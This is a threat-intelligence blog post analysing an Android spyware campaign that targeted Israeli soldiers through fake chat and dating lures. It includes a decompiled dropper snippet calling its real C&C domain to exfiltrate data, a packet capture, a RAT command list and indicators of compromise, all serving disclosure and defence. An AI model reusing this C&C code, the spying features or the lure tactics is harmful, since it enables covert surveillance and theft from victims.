

# Breaking The Weakest Link Of The Strongest Chain

 [securelist.com/blog/incidents/77562/breaking-the-weakest-link-of-the-strongest-chain/](https://securelist.com/blog/incidents/77562/breaking-the-weakest-link-of-the-strongest-chain/)

Around July last year, more than a 100 Israeli servicemen were hit by a cunning threat actor. The attack compromised their devices and exfiltrated data to the attackers' command and control server. In addition, the compromised devices were pushed Trojan updates, which allowed the attackers to extend their capabilities. The operation remains active at the time of writing this post, with attacks reported as recently as February 2017.

The campaign, which experts believe is still in its early stages, targets Android OS devices. Once the device is compromised, a process of sophisticated intelligence gathering starts, exploiting the ability to access the phone's video and audio capabilities, SMS functions and location.

The campaign relies heavily on social engineering techniques, leveraging social networks to lure targeted soldiers into both sharing confidential information and downloading the malicious applications.

Characterized by relatively unsophisticated technical merit, and extensive use of social engineering, the threat actor targets only IDF soldiers.

IDF C4I & the IDF Information Security Department unit, with Kaspersky Lab researchers, have obtained a list of the victims; among them IDF servicemen of different ranks, most of them serving around the Gaza strip.

## Attack Flow

The operation follows the same infection flow across the different victims:




Figure 1: Campaign's attack flow

## Social Engineering

The threat actor uses social engineering to lure targets into installing a malicious application, while continuously attempting to acquire confidential information using social networks. We've seen a lot of the group's activity on Facebook Messenger. Most of the avatars (virtual participants in the social engineering stage) lure the victims using sexual innuendo, e.g. asking the victim to send explicit photos, and in return sending fake photos of teenage girls. The avatars pretend to be from different countries such as Canada, Germany, Switzerland and more.

## Dropper

After the victim downloads the APK file from the malicious URL, the attacker expects the victim to install the package manually. The dropper requires common user permissions as shown in the following screenshot.

```
In [5]: a.get_permissions()
Out[5]: ['android.permission.DELETE_PACKAGES',
'android.permission.INSTALL_PACKAGES',
'android.permission.WRITE_EXTERNAL_STORAGE',
'android.permission.RECEIVE_BOOT_COMPLETED',
'android.permission.INTERNET',
'android.permission.ACCESS_NETWORK_STATE',
'android.permission.READ_PHONE_STATE']

In [6]:
```

Figure 2: Dropper permissions once installed on a victim mobile device

## Key features

The dropper relies on the configuration server which uses queries in order to download the best fitting payload for the specified device.

- Downloader & Watchdog of the main payload
- Payload update mechanism
- Customized payload – the dropper sends a list of installed apps, and receives a payload package based on it
- Obfuscation – The dropper package is obfuscated using ProGuard, which is an open source code obfuscator and Java optimizer, observed in the LoveSongs dropper.

## Network Protocols

The network protocol between the dropper and the configuration server is based on HTTP POST requests. The following servers implement a RESTful API:

LoveSongs – [http://endpointup\[.\]com/update/upfolder/updatefun.php](http://endpointup[.]com/update/upfolder/updatefun.php)

YeeCall, WowoMessenger – [http://droidback\[.\]com/pokemon/squirtle/functions.php](http://droidback[.]com/pokemon/squirtle/functions.php)

```
private boolean a(Map map)
{
    String s = com.android.downloads.c.b.a("http://droidback.com/pokemon/squirtle/functions.php", map);
    if (s != null)
    {
        com.android.downloads.d.a.c(getClass().getSimpleName(), (new StringBuilder(String.valueOf((String)map.g
        if (s.trim().equalsIgnoreCase("1"))
        {
            com.android.downloads.d.a.c(getClass().getSimpleName(), (new StringBuilder(String.valueOf((String)
            return true;
        }
    }
}
```

Figure 3: Communication with C&C server over HTTP

Most of the communication with the server is in clear-text, except for specific commands which are encrypted using an AES-128 hard coded-key.

```

POST /pokemon/squirtle/functions.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Language: en-US
Connection: Keep-Alive
Content-Length: 62
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.0.2; sdk_phone_armv7
Build/LSY64)
Host: droidback.com
Accept-Encoding: gzip

did=<ENCRYPTED VALUE>&method=ISAC

```

Figure 4: WowoMessenger REST-API POST packet capture




Figure 5: Fake WowoMessenger app – logic flow

Along with an ID existence check, the dropper sends a list of the device’s installed apps – if it hasn’t done so already.

The flow between different variants of the dropper is similar, with minor changes. One variant pretends to be a YouTube player, while others are chat apps:

LoveSongs has YouTube player functionality, whereas WowoMessenger does not have any legitimate functionality whatsoever; it erases its icon after the first run.

## Payload

The payload is installed after one of the droppers mentioned above has been downloaded and executed on the victim device. The only payload we have seen so far is “WhatsApp\_Update”.

The payload is capable of two collection mechanisms:

- Execute “On demand” commands – manual commands that are triggered by the operator
- Scheduled process – scheduled tasks that collect information periodically from various sources.

Most of the collected data will be sent only when a WI-FI network is available.

## C&C Commands

The payload uses the WebSocket protocol, which gives the attacker a real-time interface to send commands to the payload in a way that resembles 'reverse shell'. Some of the commands are not yet implemented (as shown in the table below). The commands gives the operator basic yet dangerous RAT capabilities:

- Collect general information about the device e.g. Network operator, GPS location, IMEI etc.
- Open a browser and browse to a chosen URL
- Read & send SMS messages, and access contacts
- Eavesdrop at a specific time and period
- Take pictures (using the camera) or screenshots
- Record video and audio.

<b>COLL_AUDIO_RECORDS</b>	<b>COLL_CALL_RECORDS</b>	<b>GET_LOCATION</b>	<b>CHECK_AVAILABILITY</b>
<b>OPEN_WEBPAGE</b>	<b>GET_IMAGE</b>	<b>GET_DEVICE_INFO</b>	<b>COLL_CAPTURED_PHOTOS</b>
<b>GET_TELEPHONY_INFO</b>	<b>GET_CELLS_INFO</b>	<b>TAKE_SCREENSHOT</b>	<b>CALL_PHONE</b>
<b>GET_SEC_GALL_CACHE</b>	<b>GET_SMS</b>	<b>SEND_SMS</b>	<b>GET_CONTACTS</b>
GET_BOOKMARKS	TAKE_BACK_PIC	<b>CHANGE_AUDIO_SOURCE</b>	<b>RECORD_AUDIO</b>
GET_SEARCHES	CLOSE_APP	GET_HISTORY	OPEN_APP
GET_CALENDER_EVENTS	RESTART	GET_USER_DICTIONARY	SHUTDOWN
UNINSTALL_APP	GET_ACCOUNTS	INSTALL_APK	GET_INSTALLED_APPS
GET_WHATSAPP_KEY	RECORD_FRONT_VIDEO	GET_WHATSAPP_BACKUP	GET_FILE
GET_CALLS	GET_ROOT_STATUS	TAKE_FRONT_PIC	RECORD_BACK_VIDEO
		INVALID_COMMAND	REMOVE_FILE

\*Commands which were implemented are in bold.

## Scheduled Process

Besides the C&C commands, the payload periodically collects data using various Android APIs. The default time interval is 30 seconds. The process collects the following data:

- General data about the device (as mentioned in the C&C command)
- SMS messages, WhatsApp database along with the encryption key (requires root permissions which is not yet fully implemented)
- Browsing & search history along with bookmarks
- Documents and archives ( < 2MB ) found in storage (doc, docx, ppt, rar, etc)
- Pictures taken, auto captures while on an active call
- List of contacts and call logs
- Records calls and eavesdrops
- Updates itself

The attackers implemented all of the malicious logic without any native or third-party sources. The logic behind the automatic call-recording feature is implemented entirely using Android's API.




Figure 6: Call-Recording implementation in WhatsApp\_update

## Conclusions

The IDF, which led the research along with Kaspersky Lab researchers, has concluded that this is only the opening shot of this operation. Further, that it is by definition a targeted attack against the Israeli Defense Force, aiming to exfiltrate data on how ground forces are spread, which tactics and equipment the IDF is using and real-time intelligence gathering.

Kaspersky Lab GReAT researchers will disclose more behind-the-scenes details of the operation at the upcoming [Security Analyst Summit](#).

## IOCs

### Domain names & APK hashes

androidbak[.]com  
 droidback[.]com  
 endpointup[.]com  
 siteanalysto[.]com  
 goodydaddy[.]com  
 10f27d243adb082ce0f842c7a4a3784b01f7248e  
 b8237782486a26d5397b75eeee7354a777bff63a  
 09c3af7b0a6957d5c7c80f67ab3b9cd8bef88813  
 9b923303f580c999f0fdc25cad600dd3550fe4e0  
 0b58c883efe44ff010f1703db00c9ff4645b59df  
 0a5dc47b06de545d8236d70efee801ca573115e7  
 782a0e5208c3d9e8942b928857a24183655e7470  
 5f71a8a50964dae688404ce8b3fbd83d6e36e5cd  
 03b404c8f4ead4aa3970b26eeeb268c594b1bb47

### Certificates – SHA1 fingerprints

10:EB:7D:03:2A:B9:15:32:8F:BF:68:37:C6:07:45:FB:DF:F1:87:A6  
 9E:52:71:F3:D2:1D:C3:22:28:CB:50:C7:33:05:E3:DE:01:EB:CB:03  
 44:52:E6:4C:97:4B:6D:6A:7C:40:AD:1E:E0:17:08:33:87:AA:09:09  
 67:43:9B:EE:39:81:F3:5E:10:33:C9:7A:D9:4F:3A:73:3B:B0:CF:0A

89:C8:E2:E3:4A:23:3C:A0:54:A0:4A:53:D6:56:C8:2D:4A:8D:80:56  
B4:D5:0C:8B:73:CB:A9:06:8A:B3:F2:49:35:F8:58:FE:A2:3E:2E:3A